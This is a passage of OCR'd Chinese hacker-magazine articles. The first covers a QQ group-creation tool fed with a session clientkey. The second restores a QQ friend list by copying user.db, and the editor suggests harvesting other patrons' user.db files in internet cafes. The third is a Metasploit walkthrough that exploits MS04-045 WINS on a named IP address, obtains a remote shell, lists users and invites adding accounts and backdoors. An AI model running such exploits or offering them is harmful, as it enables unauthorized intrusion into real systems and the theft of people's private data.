


图1 普通用户不能建群

那有没有一种办法既不是会员，也不是太阳用户，照样能建群呢？今天我给大家介绍这样一款软件——**QQ建群精灵**，运行后出现如图2所示的界面，**在"企业名称"、"企业全称"里填写你想要的名称就好**(注意不要和已有的QQ群名称一样就好)




图2 程序运行界面

其它的可以随便填，QQ号码当然是你要创建群的那个号，验证字符串里就有点麻烦了，首先**打开QQ上的"我的钱包"**，然后在打开的窗口上"右键"，点"属性"，会看到地址上的一串字符，如图3，**把从"clientkey ="后面的字符到"&type="之前的复制到验证字符串文本框即可**，如果还是不懂，可以点击取得字符串，看里面的提示。填写完毕后，点击开始建立，如果你填写正确无误的话会提示成功提交，QQ马上会有系统提示你已经建立群了，打开群你就能看到你刚才创建的群了，如图4。




图3 取得字符串




图4 成功建群

最后提醒大家，验证字符随点击的地方不同会不一样，QQ版本必须在2005BETA1以上。

编辑点评：

感觉上文中程序使用的方法只是之前的利用TM建群的方法，只不过通过程序实现了。不过这样也方便了大家，方法永远是多多益善的。

WWW.NOHACK.CN

本地快速得到QQ好友

图 姚丽青

从本文你可以学到：

通过替换QQ文件恢复好友

当我们QQ被盗，忘记了密码保护，也不能通过申诉找回QQ号的时候，你只能申请一个新的QQ号，但原来那几十上百的好友却不知该如何找回，这时我们是不是要放弃那些聊了N多年的好友呢？当然不能！

首先你需要**用新号码登录一次，然后关闭QQ**，这样做是为了建立新QQ的文件夹。然后在C盘的Program Files文件中的Tencent文件里，你能看到QQ文件夹，点开后你会发现原来的QQ号码文件夹和新QQ号码文件夹都在这里。打开原QQ号码文件夹，找到“**user.db**”文件，这就是你的好友列表。复制它然后打开新QQ号码文件夹将里面也有的“user.db”文件覆盖掉，然后打开QQ，登陆。看看你的新QQ，是不是好友列表回来了？如图1。

但是不要高兴得太早，你会发现他们是永远不会上线的。先不要着急，接下来就是我们最关键的一步了，**打开好友管理器**，在好友列表里选中自己想要加的人，选择多人的话要按着ctrl键，选好后再**把刚才选中的好友全拉到陌生人一栏里**，看到这里，你可能要问，为什么要删除他们啊？因为这是让他们复活的关键一步。然后到陌生人一栏中，像刚才一样选中你的好友，**再把他们拉回到好友列表里**，复活成功。不过接下来的事情可就要让你忙一阵子了，要跳出好多要求好友确认的对话框，你就慢慢点着吧，虽然这个办法有点笨，但是目的还是达到了。经笔者测试，此方法对新版QQ2007 Beta2无效。




图1 找回来的好友

编辑点评：

如果你的QQ号不幸身亡，我想本文一定会给你帮助，而如果你想知道某个人都有哪些好友，这也是一个不错的方案，例如在无盘网吧，可以轻松拿到网吧所有人的user.db文件，然后本地安装相同版本的QQ，然后……NOHACK

星陨首语：

每次到写栏目首语的时候首先想到的就是这个月开始，尤其是1号是什么节日，比如五.一劳动节，六.一儿童节，然后就以这些节日引起话头……想想这样写也好几次了，呵呵！这次又遇到了七.一了，建党节，终于关于这个节日的话题不是很多了。要说中国的节日真是多，光1号就好多节日，要再"国际化"了连外国节一起过了，一年中就老过节了。回顾过去了的六月，恐怕最重要的事情要算高考了（对于我们很多朋友是的吧）。都忘记以前自己高三是怎么过来的，不过对大多数人来说用"黑色"来形容高三生活真是再贴切不过。更别提那些上高四的朋友，快崩溃了吧！不过现在好了，一切都过去了，可以痛快地玩了，做自己喜欢做的事情了，再过段时间就可以上大学了……很多事情都是这样的，经历了很长时间的艰辛，最后等来的，或者说换来更合适，自己想要的东西：一种新的生活方式或是一种成就。有付出才会有回报，不论从哪个角度说都是真理，而这样的生活才会充实，充实的生活才会美好。

用Metasploit Framework实行快速入侵

[Q 版黑客]

图 王艺翔

从本文中你可以学到：

1、Metasploit的命令行控制台用法

2、Metasploit的WEB控制台用法

本人当两年菜鸟了，也看黑客杂志一年有余。从一个什么也不懂的小菜鸟到一个现在只会用工具而不会写工具的大菜鸟，我深深体会到入侵过程的艰辛和入侵成功的喜悦。

最近朋友推荐给我一款相当牛的工具：Metasploit Framework，我用过后兴奋得一夜没有合眼，因为它太强大了，把我曾经想的东西都做到了，在此我吐血推荐给菜鸟朋友们。让你也能在快速入侵中体会到兴奋的感觉。那此款工具到底是什么呢？说白了也很简单，它集成了100多个经典缓冲区溢出漏洞利用程序，并提供了命令行和web界面的操作平台，所以它不论是用到黑客入侵还是用到安全检测，都是一个不错的选择。




图1 Metasploit在开始菜单中添加的项目

好了，闲话不多说了，此工具安装完成后如图1所示。

我们点击主程序Msfconsole，出现如图2所示的界面。

我们输入“?”看看有哪些选项，如图3。

此命令行操作完全模仿路由器上的操作，支持**Tab**键补全命令，也自带show命令，如果你对路由器操作很熟悉的话肯定会习惯于此工具的操作方式。为了进行演示我们输入**show**，出现如图4所示的界面。




图2 Mstasploit命令行控制台界面

意思就是有四个让我们选择：**Exploits，Payloads，Encoders，Nops**。我们输入**show exploits**就可以看看该软件一共有哪些溢出程序，如图5。




图3 获取帮助信息

图5只列出了一小部分，此工具一共自带了105个exploit，我们可以想像出一些基本的溢出程序应该都在里面了，比如iis50_webdav_ntdll，ms05_039_pnp，




图4 show命令的帮助信息

wins_ms04_045等等。当然了，漏洞每天都在增加，故软件也不可能把所有的漏洞全部列举出来，为了能同步，该软件自带的

```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  3com_3cdaemon_ftp_overflow      3Com 3CDaemon FTP Server Overflow
  Credits                         Metasploit Framework Credits
  afp_loginext                    AppleFileServer LoginExt PathName Overflow
  aim_goaway                      AOL Instant Messenger goaway Overflow
  altn_webadmin                   Alt-N WebAdmin USER Buffer Overflow
  apache_chunked_win32            Apache Win32 Chunked Encoding
  arkeia_agent_access             Arkeia Backup Client Remote Access
  arkeia_type77_macos             Arkeia Backup Client Type 77 Overflow (Mac OS X
)
  arkeia_type77_win32             Arkeia Backup Client Type 77 Overflow (Win32)
  awstats_configdir_exec          AWStats configdir Remote Command Execution
  backupexec_agent                Veritas Backup Exec Windows Remote Agent Overfl
ow
  backupexec_dump                 Veritas Backup Exec Windows Remote File Access
  backupexec_ns                   Veritas Backup Exec Name Service Overflow
  backupexec_registry             Veritas Backup Exec Server Registry Access
  badblue_ext_overflow            BadBlue 2.5 EXT.dll Buffer Overflow
  bakbone_netvault_heap           BakBone NetVault Remote Heap Overflow
  barracuda_img_exec              Barracuda IMG.PL Remote Command Execution
  blackice_pam_icq                ISS PAM.dll ICQ Parser Buffer Overflow
  cabrightstor_disco              CA BrightStor Discovery Service Overflow
  cabrightstor_disco_servicepc    CA BrightStor Discovery Service SERVICEPC Overf
low
  cabrightstor_sqlagent           CA BrightStor Agent for Microsoft SQL Overflow
  cabrightstor_uniagent           CA BrightStor Universal Agent Overflow
```

图5 列出可用的Exploit

```
[*] Checking metasploit.com for updates...

+ -- --=[ msfupdate v2.4 [revision 1.42]

[*] Calculating local file checksums, please wait...

[*] Online Update Task Summary

        Update: ./msfupdate

Continue? (yes or no) > yes

[*] Starting online update of 1 file(s)...

[0001/0001 - 0x004ce4 bytes] ./msfupdate

[*] Regenerating local file database

uyx@jsj-nkn2pn4hdf6 ~
$
```

图6 Metasploit的漏洞更新程序

msfupdate.bat 能帮助我们网上升级此程序，更新界面如图6。

因为篇幅有限，今天我们就以wins_ms04_045漏洞给大家做个示范。要攻击的机器是210.28.180.170，此机器开放了Windows Internet Name Service (WINS)服务，端口为42。在图5中我们找到对应的Exploit名称为wins_ms04_045，我们输入 **use wins_ms04_045**，如图7。

```
msf > use wins_ms04_045
msf wins_ms04_045 > _
```

图7 使用MS04045的Exploit

输入一个问号看看有哪些使用方法，如图8所示。

```
Metasploit Framework Exploit Console Help
=========================================

        ?            Show the main console help
        back         Drop back to the main menu
        cd           Change working directory
        check        Perform vulnerability check
        exit         Exit the console
        exploit      Launch the actual exploit
        help         Show the main console help
        info         Display detailed exploit or payload information
        quit         Exit the console
        rcheck       Perform vulnerability check
        reload       Reload exploits and payloads
        rexploit     Reload and exploit, for us tester types
        save         Save configuration to disk
        set          Set a temporary environment variable
        setg         Set a global environment variable
        show         Show options, advanced, payloads, or targets
        unset        Remove a temporary environment variable
        unsetg       Remove a global environment variable
        use          Select an exploit by name
        version      Show console version
```

图8 再次查看帮助信息

我们一般用到其中的几个命令：**exploit、set、show和use**。

好！下面实验开始：(此工具的使用方法相当灵活，所以我只介绍给大家一种命令行操作方法，其它格式大家模仿即可。)

步骤一： 我们在图2中输入以下命令：**setg RHOST 210.28.180.170**，解释下：setg是用来设置全局环境的，RHOST后面跟要溢出的主机；**setg rport 42** 意思是要溢出的端口为42(因为wins服务是42端口)；**setg Target 0**，0表示远程机器操作系统的版本；**setg PAYLOAD win32_bind** 意思是选择一种溢出的方式，win32_bind意思就是正向连接，**win32_reverse**意思就是反向连接，此处根据你的入侵意图自行选择，环境设置完成后如图9。

```
msf > setg RHOST 210.28.180.170
RHOST -> 210.28.180.170
msf > setg
RHOST: 210.28.180.170
msf > setg rport 42
rport -> 42
msf > setg Target 0
Target -> 0
msf > setg PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf > use wins_ms04_045
msf wins_ms04_045(win32_bind) > exploit
[*] WARNING: the correct case of the 'Target' variable is 'TARGET'
[*] Starting Bind Handler.
[*] Attempting to overwrite 0x053df4c4 with 0x053922e0 (0x05391f40)
[*] Got connection from 210.28.176.212:1400 <-> 210.28.180.170:4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

图9 设置环境

步骤二： 我们输入 **use wins_ms04_045** 选择使用代表MS04045的Exploit

步骤三： 我们输入 **exploit** 对远程机器进行溢出，溢出结果如图10所示，我们成功取得了一个shell，

```
[*] Starting Bind Handler.
[*] Attempting to overwrite 0x053df4c4 with 0x053922e0 (0x05391f40)
[*] Got connection from 210.28.176.212:1400 <-> 210.28.180.170:4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>net user
net user

\\ 的用户帐户

-------------------------------------------------------------------
__vmware_user__          ACTUser                  Administrator
ASPNET                   bcat                     Guest
IUSR_B7001               IWAM_B7001               SQLDebugger
IsInternetUser           user1                    VUSR_B7001
```

图10 成功溢出并查看用户信息

输入net user查看用户。

步骤四： 做你想做的入侵事情，比如加个账号，留个后门什么的，尽情发挥。

不知道大家有没有感觉上面的操作有点烦琐，不大怎么适合菜鸟入门选用，相对而言比较适合于专业安全人士和对命令行操作比较熟悉的人使用。那我们菜鸟朋友就没的玩了吗？非也！Metasploit Framework提供给我们一个Web可视化的操作界面，我们如何操作呢？看我操作。

步骤一： 点击“开始”菜单里Metasploit目录中的MSFWeb，出现如图11界面。

```
MSFWeb
+----=[ Metasploit Framework Web Interface (127.0.0.1:55555)
```

图11 启动MsfWeb

步骤二： 我们打开IE浏览器，在地址栏中输入**http://127.0.0.1:55555**，如图12。




图12 Metasploit Web控制台界面

图12中有EXPLOITS、PAYLOADS、SESSIONS三处选择，EXPLOITS代表溢出程序，PAYLOADS代表溢出方式，SESSIONS代表此时的活动情况。

步骤三： 点击**EXPLOITS**并找到图13的wins_ms04_045(由于溢出程序太多，故查找比较困难，在此我推荐给大家一个好的方法以便查找，我们可以按下“ctrl+f”调出查找对话框，在里面输入wins然后按下查找即可)。

```
Microsoft WINS MS04-045 Code Execution
```

图13 找到MS04045的溢出链接

